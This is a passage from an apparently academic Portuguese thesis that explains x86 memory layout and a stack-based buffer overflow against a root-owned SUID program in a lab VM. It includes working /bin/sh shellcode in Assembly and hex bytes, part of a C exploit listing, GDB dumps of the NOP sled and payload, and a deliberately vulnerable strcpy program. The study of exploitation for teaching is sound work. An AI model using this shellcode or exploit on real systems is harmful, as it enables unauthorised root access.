significa que o bit menos significativo será armazenado primeiro. O acesso à memória é feito utilizando os endereços de alocação, lendo ou gravando dados no endereço especificado pelo processador. Os processadores modernos baseados na tecnologia x86 da Intel utilizam esquemas de endereçamento de dados de 32 e 64 *bits*, o que significa que, dependendo da arquitetura do processador, podem existir até 2^{64} ($1.84467441 \times 10^{19}$) endereços de memória possíveis. As variáveis de um programa são determinadas posições da memória usadas para armazenar informações. O ponteiro é um tipo especial de variável usado para gravar os endereços da memória com objetivo de poder buscar as informações necessárias.

Durante a execução de um programa, segundo Erickson (2008) as informações nele contidas precisam ser copiadas para que possam ser usadas em pontos diferentes. Entretanto, copiar grandes quantidades de dados em vários endereços é uma operação inviável, pois ocuparia inutilmente muito espaço na memória, além disso, o gerenciamento dessa movimentação dos dados na memória seria crítico, pois haveria uma quantidade considerável de dados a serem alocados, o que geraria uma lista de endereços de memória muito extensa. A solução desse problema são os ponteiros que, ao invés de copiarem um bloco de dados, seu respectivo endereço é armazenado em uma variável ponteiro (com tamanho de 4 *bytes*), de modo que sempre que o programa precisar daquelas informações, o ponteiro indicará ao processador em que local da memória pode encontrá-las. Existem tipos especiais de registradores cuja função é monitorar as operações executadas durante a execução de um código de programa. Um dos registradores mais conhecidos é o EIP (*Extended Instruction Pointer*), que armazena os endereços das instruções que serão executados na sequência, ou seja, logo após o comando que está sendo processado no momento. Outros registradores de 32 *bits* usados como ponteiros são o EBP (*Extended Base Pointer*) e o ESP (*Extended Stack Pointer*), este último é específico para o gerenciamento da parte superior do *stack*, ou seja, a última área livre no empilhamento dos dados na memória.

De acordo com Erickson (2008) quando um programa é armazenado na memória ele é dividido em seções, sendo essas: *Text, Data, BSS, Heap* e *Stack*. Cada seção representa uma porção específica da memória reservada a um determinado fim.

A seção *Text* é utilizada para armazenar o código do programa compilado na linguagem de máquina; a execução das instruções contidas nessa seção não é sequencial, devido às estruturas de controle e às funções de alto nível, que em Assembler são compiladas em *branch, jump* e *call*. Quando um programa está sendo executado, o ponteiro EIP é posicionado na primeira instrução da seção *Text*, a partir daí o processador executa um loop (repetição) que faz o seguinte:

a. Primeiramente lê as instruções apontadas pelo EIP;
b. Depois adiciona o comprimento (em bytes) da instrução ao EIP;
c. Então executa a instrução lida no primeiro passo;
d. Por fim, retorna ao início desse processo.

A instrução pode ser um *jump* ou um *call* que faz com que o ponteiro EIP seja deslocado para outro endereço de memória; o processador não tomará parte dessa transferência, pois sabe que a execução não é sequencial. Se, por exemplo, o EIP for deslocado no passo (c), o processador retornará de qualquer forma ao passo (a) e lerá a nova instrução apontada pelo EIP.

Na seção *Text* a permissão para a gravação é desabilitada, pois esta porção de memória é destinada a armazenar apenas o código do programa na linguagem de máquina, e não a eventuais variáveis usadas no decorrer da execução do código. Essa é uma maneira de impedir que alguém possa alterar o código do programa.

As seções *Data* e *BSS* são reservadas para o armazenamento das variáveis globais e estáticas; a seção *Data* é preenchida com as variáveis globais (inicializadas no começo do código), *strings* e outras constantes que serão usadas durante todo o processo de execução do programa; a seção BSS contém as partes correspondentes não inicializadas. Estas seções permitem a alteração de seus conteúdos, porém, têm seus tamanhos fixos e predefinidos.

A seção *Heap* é usada para as demais variáveis do programa. Ao contrário das seções Data e BSS, seu tamanho não é fixo e pode ser alterado para aumentá-lo ou reduzi-lo de acordo com as necessidades. Toda a porção de memória da seção *Heap* é gerenciada por algoritmos de alocação e desalocação

que reservam endereços de memória quando necessário e os desocupam quando não são mais utilizados, tornando-os disponíveis para novos dados.

A seção *Stack* também pode ter seu tamanho alterado e é utilizada para armazenar dados contextuais gerados durante a chamada de funções no interior do código. Quando um programa chama uma função, esta possuirá seu próprio conjunto de variáveis que serão transferidas e o código da função será alocado em uma posição diferente da seção *Text*. Devido à mudança do contexto, o ponteiro EIP deverá mudar de posição quando uma função for chamada. Então o *Stack* será usado para gravar todas as variáveis transferidas e o endereço do ponto ao qual o ponteiro EIP deverá retornar ao término da execução da função. Tecnicamente falando, o *Stack* é definido como uma “estrutura abstrata de dados usada com frequência” e funciona de acordo com um esquema conhecido com o nome de “*first-in, last-out*” (FILO), que determina que o primeiro valor inserido no *Stack* seja o último a ser extraído.


Em outras palavras, funciona como uma série de caixas empilhadas, sendo que a primeira caixa apoiada será a última a ser retirada e não se pode retirá-la sem remover primeiro as que estão sobre ela. Em informática, se usa o termo *push* para colocar um dado no *Stack*, e o termo *pop* quando o dado é retirado. Como o próprio nome *Stack* (pilha) indica, essa seção de memória é, de fato, uma estrutura de dados empilhados uns sobre os outros. O registro ESP é usado para rastrear o endereço do último elemento do *Stack*, que muda em continuação na medida em que se realizam o *push* e o *pop* dos dados.

A característica FILO do *Stack* é muito útil para armazenar dados contextuais: quando uma função é chamada, vários elementos são inseridos no *Stack* em uma estrutura denominada *Stack frame*. O registro EBP (também chamado *frame pointer* – ponteiro do frame) é usado para fazer referência às variáveis presentes no frame do *Stack* atual. Cada *Stack frame* contém os argumentos da função chamada, suas variáveis locais e dois ponteiros necessários para restaurar a situação inicial: o *saved frame pointer* e o endereço de alocação ao qual o código deve retornar. O *saved frame pointer* é usado para redefinir o EBP para o seu valor anterior à chamada da função, enquanto o

endereço de retorno redefine o EIP na posição da situação sucessiva à chamada da função.

O segmento de memória Stack cresce em direção à baixos endereços de memória, enquanto que o segmento heap cresce em direção aos altos endereços de memória. Essa informação é de extrema importância para compreender como o ataque de stack-based buffer overflow ocorre. Os segmentos dispostos na memória são apresentados na figura 2 abaixo:

Figura 2: Representação esquemática dos segmentos de memória



Fonte: Erickson, 2008, p. 75

2.6 *Buffer Overflow*

De acordo com Erickson (2008) existem nos programas erros e falhas, geralmente recorrentes, encontrados com as mesmas características em diferentes códigos, assim foram criadas técnicas gerais que permitem explorar essas falhas em diversas situações. Os tipos mais comuns de *exploits* são *buffer overflow* e *format*

string, usados para assumir o controle da execução do programa para em seguida inserir trechos de código malignos com propósito de executar qualquer tipo de comando no computador vítima do ataque. O uso desses *exploits* pressupõe que o *hacker* possua um bom conhecimento sobre os sistemas de permissão de acesso aos arquivos, variáveis, alocação de espaço na memória, funções e linguagem *Assembly*.

Um programa é simplesmente um conjunto de regras escritas em uma linguagem de alto nível (Java, C#, C++ etc.) que determina as instruções a serem executadas pelo computador. Por trabalharem em linguagens tão distantes da linguagem de máquina, geralmente os programadores ignoram detalhes como as variáveis de memória, *stack*, ponteiros e outros comandos de baixo nível que não são visíveis nas linguagens de alto nível. Assim, um *hacker* com domínio da linguagem de máquina e que conheça os comandos resultantes da compilação de um código escrito em linguagem de alto nível, saberá exatamente o que o processador irá fazer e estará em condição de criar um código que, em algum momento da execução do código original, desvie o fluxo de execução para outro código que ele criou e inseriu no programa.

Em outras palavras, uma vez que uma variável é alocada em determinado endereço da memória, não existem mecanismos de proteção automática que garantam que o conteúdo da variável caiba no espaço de memória que lhe foi designado; se, por exemplo, o desenvolvedor instruir o programa para que armazene 10 *bytes* de dados em um endereço de memória com capacidade para apenas 8 *bytes*, esta operação não será impedida pela linguagem e poderá provocar o travamento (*crash*) do sistema. Este fenômeno é conhecido no âmbito da informática com o nome de *buffer overflow* ou *buffer overrun*, pois os 2 *bytes* de dados excedentes irão transbordar (*overflow*) para fora do espaço de memória alocado, provocando a sobrescrita de dados já existentes nos espaços de memória adjacentes. Veja, no exemplo a seguir, um código que provocaria um *buffer overflow*:

```
void BufferOverflow (char *str)
{
        char buffer [20];
        strcopy(buffer, str);
```

```
}

Int main()
{
        char grande_string[128];
        int i;
        for(i=0; i<128; i++)
        {
                grande_string[i] = ‘A’;
        }

        BufferOverflow(grande_string);

        exit(0);

}
```

O código exibido contém uma função chamada BufferOverflow, associada a um ponteiro de linha chamado str, que copia qualquer valor armazenado naquele endereço de memória em um *buffer* (variável de função local) para o qual foram reservados 20 *bytes*:

```
void BufferOverflow (char *str)
{
        char buffer [20];
        strcopy(buffer, str);

}
```

A função principal do código aloca um *buffer* de 128 bytes que foi chamado grande_string e utiliza uma estrutura de repetição (ou *loop*) para preencher todo o *buffer* com letras “A”:

```
char grande_string[128];
int i;

for(i=0; i<128; i++)
{
grande_string[i] = ‘A’;
}
```

Em seguida, é chamada novamente a função BufferOverflow que usa como parâmetro o ponteiro que aponta para o *buffer* de 128 *bytes*:


```
BufferOverflow(grande_string);
```

Isto criará sérios problemas, pois a função BufferOverflow tentará armazenar 128 *bytes* de dados em um *buffer* para o qual foram reservados apenas 20 *bytes* de espaço na memória. Assim, os 108 *bytes* de dados excedentes irão transbordar (*overflow*) invadindo os espaços de memória adjacentes, sobrescrevendo qualquer informação que estiver armazenada neles. O resultado é que a aplicação travará.

Um hacker pode explorar esse tipo de falha no código para causar o travamento de uma aplicação inserindo valores não previstos que induzam o código a sobrecarregar o *buffer*; e, ainda, poderá assumir o controle do código, pois, ao ocorrer o *overflow*, alguns dados serão sobrescritos e, portanto, perdidos.

Tentemos entender melhor como isso acontece. Examinando o código do exemplo, vimos que quando a função BufferOverflow é chamada, é inserido um novo *stack frame* no *Stack*. Quando a função é executada pela primeira vez no código, a estrutura do *Stack* seria conforme a figura 3:

Figura 3: Código estrutural do Stack



Fonte: O autor

Em seguida, quando a função tenta armazenar 128 *bytes* de dados no *buffer* de 20 *bytes*, os 108 *bytes* excedentes transbordam, sobrescrevendo o conteúdo dos espaços de memória adjacentes, que são o ponteiro do *frame* do *Stack*, o endereço de retorno e o parâmetro da função. Assim, ao concluir a execução da função, o código tenta voltar ao endereço de retorno que, devido ao *overflow* do *buffer* de 20 bytes, foi preenchido com letras “A” (0x41 em código hexadecimal); então o ponteiro EIP tenta voltar ao endereço de memória 0x41414141, que não existe ou não contém instruções válidas, por isso a execução do código é interrompida e ocorre o travamento do aplicativo.

Esse tipo de *buffer overflow* é chamado *overflow* baseado no *Stack*, pois o derramamento dos dados excedentes acontece na área de *Stack* da memória. Os *overflows* podem ocorrer em outros segmentos da memória, como *Heap* ou *BSS*, mas os baseados no *Stack* são os mais versáteis e interessantes, pois permitem sobrescrever o conteúdo do endereço de retorno.

De fato, o travamento do programa em si não é relevante, enquanto que a razão pela qual ocorre o travamento é fundamental para os hackers. No exemplo anterior vimos que o endereço de retorno foi preenchido com caracteres “A” que, interpretados em código hexadecimal, fizeram o ponteiro do *Stack frame* ir para o endereço de memória 0x41414141. Se o endereço de retorno fosse preenchido com outros valores, poderíamos fazer com que, após a execução da função, o endereço de retorno apontasse para um endereço de memória que contivesse um código executável, fazendo com que a execução do código fosse para um endereço de retorno diferente do que havia sido definido pelo programador. Desta maneira, o hacker acaba assumindo o controle do fluxo de execução do programa, pois pode endereçar o endereço de retorno para um endereço de memória no qual ele mesmo inseriu outro código qualquer, com a finalidade que desejar.

2.7 Shellcode

O *shellcode* de acordo com Erickson (2008) é uma *string* de *bytes* copiados e colados no *buffer* da exploração da vulnerabilidade de *stack-based buffer overflow* e eventualmente gera um *shell*, possibilitando assim um total controle do sistema.

O GNU/ Linux *shell* segundo Blum (2008) é um utilitário especial que fornece para seus usuários uma maneira de iniciar programas, gerenciar arquivos no sistema de arquivo, e gerenciar processos (programas) em execução no sistema GNU/Linux. O núcleo do *shell* é o *prompt* de comando, sendo este uma parte interativa do *shell*, permitindo a entrada de comandos de texto, interpretando-os e por conseguinte executando-os no Linux *kernel*. O *shell* também contém um conjunto de comandos internos que podem ser utilizados para copiar, mover, e

renomear arquivos; mostrar os programas que estão rodando naquele momento no sistema e também pode para-los.

De acordo com Blum (2008) existem alguns Linux *shells* disponíveis para serem utilizados no sistema Linux, cada um possuindo características diferentes, sendo alguns mais utilizados para criação de *scripts* e outros para gerenciamento de processos. O *shell* padrão utilizado por todas as distribuições Linux é o bash *shell*, o mesmo foi desenvolvido pelo projeto GNU como substituto para o padrão Unix *shell*, sendo chamado também além de bash como Bourne *shell* depois de sua criação.

Tabela 1: Tipos de Linux shells.

Linux Shells	
Shell	**Descrição**
ash	Um simples e leve *shell*, que roda em ambientes da memória baixa, porém possui total compatibilidade com o bash shell.
korn	Um shell para programação compatível com o Bourne shell, mas suporta características de programação avançada como associação de arrays e aritmética com números de ponto flutuante.
tcsh	Um shell que incorpora elementos da linguagem de programação C em shell scripts.
zsh	Um avançado shell que incorpora características do bash, tcsh, e korn, oferecendo características avançadas de programação, compartilhamento do histórico dos arquivos, e prompts temáticos.

Fonte: Adaptado de Blum (2008)

Para Erickson (2008) um *hacker* que sabe escrever seu próprio *shellcode*, possui uma exploração da vulnerabilidade limitada apenas pela imaginação, permitindo não apenas gerar o *shell*, mas adicionar uma conta *admin* em /etc/passwd, ou remover automaticamente linhas dos arquivos de *log* e etc. Portanto a geração desses *bytecodes* que nada mais são do que instruções em linguagem de máquina, é de extrema importância na execução do ataque.

No presente trabalho o código gerador dos *bytecodes* que geram o *shell* foi escrito em Assembly, sendo ele shellc0de.asm:

```
xor     eax, eax        ;
push    eax             ;
push    0x68732f2f      ;
```

```
push    0x6e69622f      ;
mov     ebx, esp        ;
push    eax             ;
mov     edx, esp        ;
push    ebx             ;
mov     ecx, esp        ;
mov     al, 11          ;
int     0x80            ;
```

Após escrito, o mesmo deve ser compilado utilizando o nasm, no terminal do Linux:


$ nasm –f elf shellc0de.asm

E utilizando o comando abaixo, é extraído os *bytes* de instrução de máquina do binário shellc0de.o:

$ objdump –d –M intel shellc0de.o

Gerando a saída:

Figura 4: Bytecodes gerados pelo código Assembly



Fonte: O autor

Analisando a figura 4 nota-se que os *bytecodes* que geram o *shell*, foram extraídos a partir do código escrito em Assembly, e serão utilizados para o sucesso

da execução do ataque *stack-based buffer overflow* no presente trabalho, e estes são:

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89
\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80

3 METODOLOGIA DE PESQUISA

Foi realizado uma pesquisa descritiva e explicativa, utilizando um ambiente virtual conhecido como VirtualBox, simulando o funcionamento do sistema operacional GNU/Linux Ubuntu Feisty 7.04 com a versão do *kernel* 2.6.20-15-generic.

O objetivo da realização dessa pesquisa como citado anteriormente é fazer a engenharia reversa ou seja descrever e explicar o ataque de *stack-based buffer overflow* utilizando a linguagem C no sistema operacional GNU/Linux Ubuntu, passando pelas regras inexistentes de segurança do *kernel*, ganhando assim acesso privilegiado sobre o sistema operacional, controlando-o completamente como root ou administrador. E também mostrar as técnicas de segurança que foram implementadas com o patch PaX no Linux *kernel* para proteção contra este tipo de ataque.

3.1 Descrição dos Cenários

Como citado anteriormente foi utilizado um ambiente virtual conhecido como VirtualBox simulando o funcionamento do sistema operacional GNU/Linux Ubuntu Feisty 7.04 que utiliza a versão do *kernel* 2.6.20-15-generic, e também o compilador GCC citado na seção 2.4.2 e o depurador GDB citado na seção 2.4.3 como ferramentas importantíssimas para a compilação/depuração e entendimento do ataque realizado. Foi também inativado os mecanismos de proteção do Linux *kernel* contra este tipo de ataque, e principalmente, o *script* utilizado para executar o ataque foi escrito em linguagem C.

3.2 Testes

Os testes realizados se constituíram em apenas um, onde o *script* escrito em linguagem C, se aproveita de um programa que está rodando como usuário root onde o *buffer* é vulnerável, e executa o ataque de *stack-based buffer overflow*, ganhando assim privilégios root no sistema GNU/Linux Ubuntu.

Inicialmente o código do *exploit* escrito em linguagem C é compilado, utilizando o comando no terminal do Ubuntu mostrado na Figura 5:

Figura 5: Compilando código do exploit com GCC

```
reader@hacking:~ $ gcc -g -o exploit exploit.c
```

Fonte: O autor

Após o código realizador do ataque ser compilado pelo GCC, é necessário compilar também o código vulnerável e alterar as suas permissões, definindo o *bit* SUID, para quando for executado o mesmo será como root, para isso serão usados os comandos mostrados, na Figura 6:

Figura 6: Compilando e definindo permissão do programa vulnerável buffer

```
reader@hacking:~ $ gcc -o buffer buffer.c
reader@hacking:~ $ sudo chown root buffer
reader@hacking:~ $ sudo chmod +s buffer
reader@hacking:~ $ ls -l buffer
-rwsr-sr-x 1 root reader 6602 2017-02-01 22:33 buffer
```

Fonte: O autor.

Agora o código realizador do ataque deve ser analisado precisamente utilizando o depurador GDB para esclarecer como a execução do ataque é realizada, baseando-se nos referenciais bibliográficos abordados no começo do trabalho, sendo assim é utilizado o seguinte comando mostrado abaixo para começar a depuração do código, na Figura 7:

Figura 7: Depurando o código exploit com o GDB

```
reader@hacking:~ $ gdb -q ./exploit
```

Fonte: O autor


Após o código ser executado com o GDB para ser realizado a depuração, é listado o código para ser feita a análise de quais serão as variáveis a serem analisadas, utilizando o comando *list* mostrado nas Figuras 8 e 9:

Figura 8: Listando o código no GDB

```
(gdb) list
2       #include <stdlib.h>
3
4       char shellcode[] =
5       "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
6       "\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";
7
8
9       int main (int argc, char *argv[])
10      {
11          unsigned int i, *addr_ptr, ret, offset=0;
(gdb)
12          char *buffer, *ptr;
13
14          if(argc > 1)
15            offset = atoi(argv[1]);
16
17          ret = (unsigned int) &i - offset;
18
19          buffer = (char *) malloc(200);
20          bzero(buffer, 200);
21
(gdb)
22
23          ptr = buffer;
24          addr_ptr = (int *) ptr;
25
```

Fonte: O autor

Figura 9: Continuação da listagem do código no GDB



Fonte: O autor

Após o código ser analisado, é necessário definir os pontos de parada para que a análise do código seja feita antes ou depois de executar determinado trecho do mesmo, sendo assim utilizamos o comando *break* seguido da linha onde quer que o código pare na hora da execução, para poder analisa-lo:

Figura 10: Definindo os pontos de paradas no GDB

```
(gdb) break 21
Breakpoint 1 at 0x80484df: file exploit.c, line 21.
(gdb) break 26
Breakpoint 2 at 0x80484eb: file exploit.c, line 26.
(gdb) break 30
Breakpoint 3 at 0x8048515: file exploit.c, line 30.
(gdb) break 33
Breakpoint 4 at 0x8048534: file exploit.c, line 33.
(gdb) break 37
Breakpoint 5 at 0x8048575: file exploit.c, line 37.
(gdb) break 39
Breakpoint 6 at 0x8048580: file exploit.c, line 39.
```

Fonte: O autor

Após ser definidos os pontos de paradas, é notado que a variável *buffer* é um ponteiro do tipo *char*, e terá 200 *bytes* alocados de memória. Sendo assim, é verificado o que tem na variável *buffer*, e o GDB parando a execução do código na linha 21 após ser executado com o comando *run*, nota-se que ela está preenchida por zeros pela utilização da função *bzero*, sendo possível mostra-la se utilizarmos o comando x/50xw ou seja, estamos examinando 50 *words* de 4 *bytes* de tamanho cada, sendo 200 *bytes* no total, na Figura 11:

Figura 11: Análise 1 da variável buffer na memória RAM

```
(gdb) x/50xw buffer
0x804a008:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a018:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a028:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a038:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a048:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a058:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a068:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a078:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a088:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a098:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c8:      0x00000000      0x00000000
```

Fonte: O autor

Após ser continuado a execução do programa utilizando o comando *continue* para tal tarefa, e parando na linha 26 e depois na linha 30, analisando a variável

buffer novamente no GDB, é notado que o endereço de retorno aproximado onde o *shellcode* ou o *NOP* (*No Operation*) *sled estão,* estarão reescrevendo os zeros com este endereço, preenchendo os 200 *bytes*, como mostrado na Figura 12:

Figura 12: Análise 2 da variável buffer na memória RAM

```
(gdb) x/50xw buffer
0x804a008:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a018:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a028:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a038:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a048:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a058:      0xbffff6e6      0xbffff6e6      0x□bfff6e6      0xbffff6e6
0x804a068:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a078:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a088:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a098:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a0a8:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a0b8:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a0c8:      0xbffff6e6      0xbffff6e6
```

Fonte: O autor

A variável *buffer* sendo totalmente preenchida com o endereço de retorno aproximado de onde os *NOP sled* ou o *shellcode* estarão, o próximo passo após continuar a execução e parando na linha 33, é o preenchimento dos primeiros 60 *bytes* da variável *buffer* com os *NOP*, sendo representados em hexadecimal pelo valor de x90, mostrado na Figura 13:

Figura 13: Análise 3 da variável buffer na memória RAM

```
(gdb) x/50xw buffer
0x804a008:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a018:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a028:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a038:      0x90909090      0x90909090      0x90909090      0xbffff6e6
0x804a048:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a058:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a068:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a078:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a088:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a098:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a0a8:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a0b8:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a0c8:      0xbffff6e6      0xbffff6e6
```

Fonte: O autor

Prosseguindo, o programa parado na linha 37 nesse momento preencheu com o *shellcode* os próximos *bytes* depois dos 60 primeiros *bytes* da variável *buffer*, mostrado na Figura 14:

Figura 14: Análise 4 da variável buffer na memória RAM

```
(gdb) x/50xw buffer
0x804a008:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a018:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a028:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a038:      0x90909090      0x90909090      0x90909090      0x6850c031
0x804a048:      0x68732f2f      0x69622f68      0x50e3896e      0x8953e289
0x804a058:      0xcd0bb0e1      0xbffff680      0xbffff6e6      0xbffff6e6
0x804a068:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a078:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a088:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a098:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a0a8:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a0b8:      0xbffff6e6      0xbffff6e6      0xbffff6e6      0xbffff6e6
0x804a0c8:      0xbffff6e6      0xbffff6e6
```

Fonte: O autor


Neste momento a variável *buffer* está carregando os dados necessários para ser executado com eficiência o ataque em um programa vulnerável à um *stack-based buffer overflow*. Para este ataque especificamente, foi utilizado um programa vulnerável escrito em linguagem C de *buffer* simples, possuindo o seguinte código:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main (int argc, char *argv[])
{
   char buffer[100];
   strcpy(buffer, argv[1]);
   return 0;
}
```

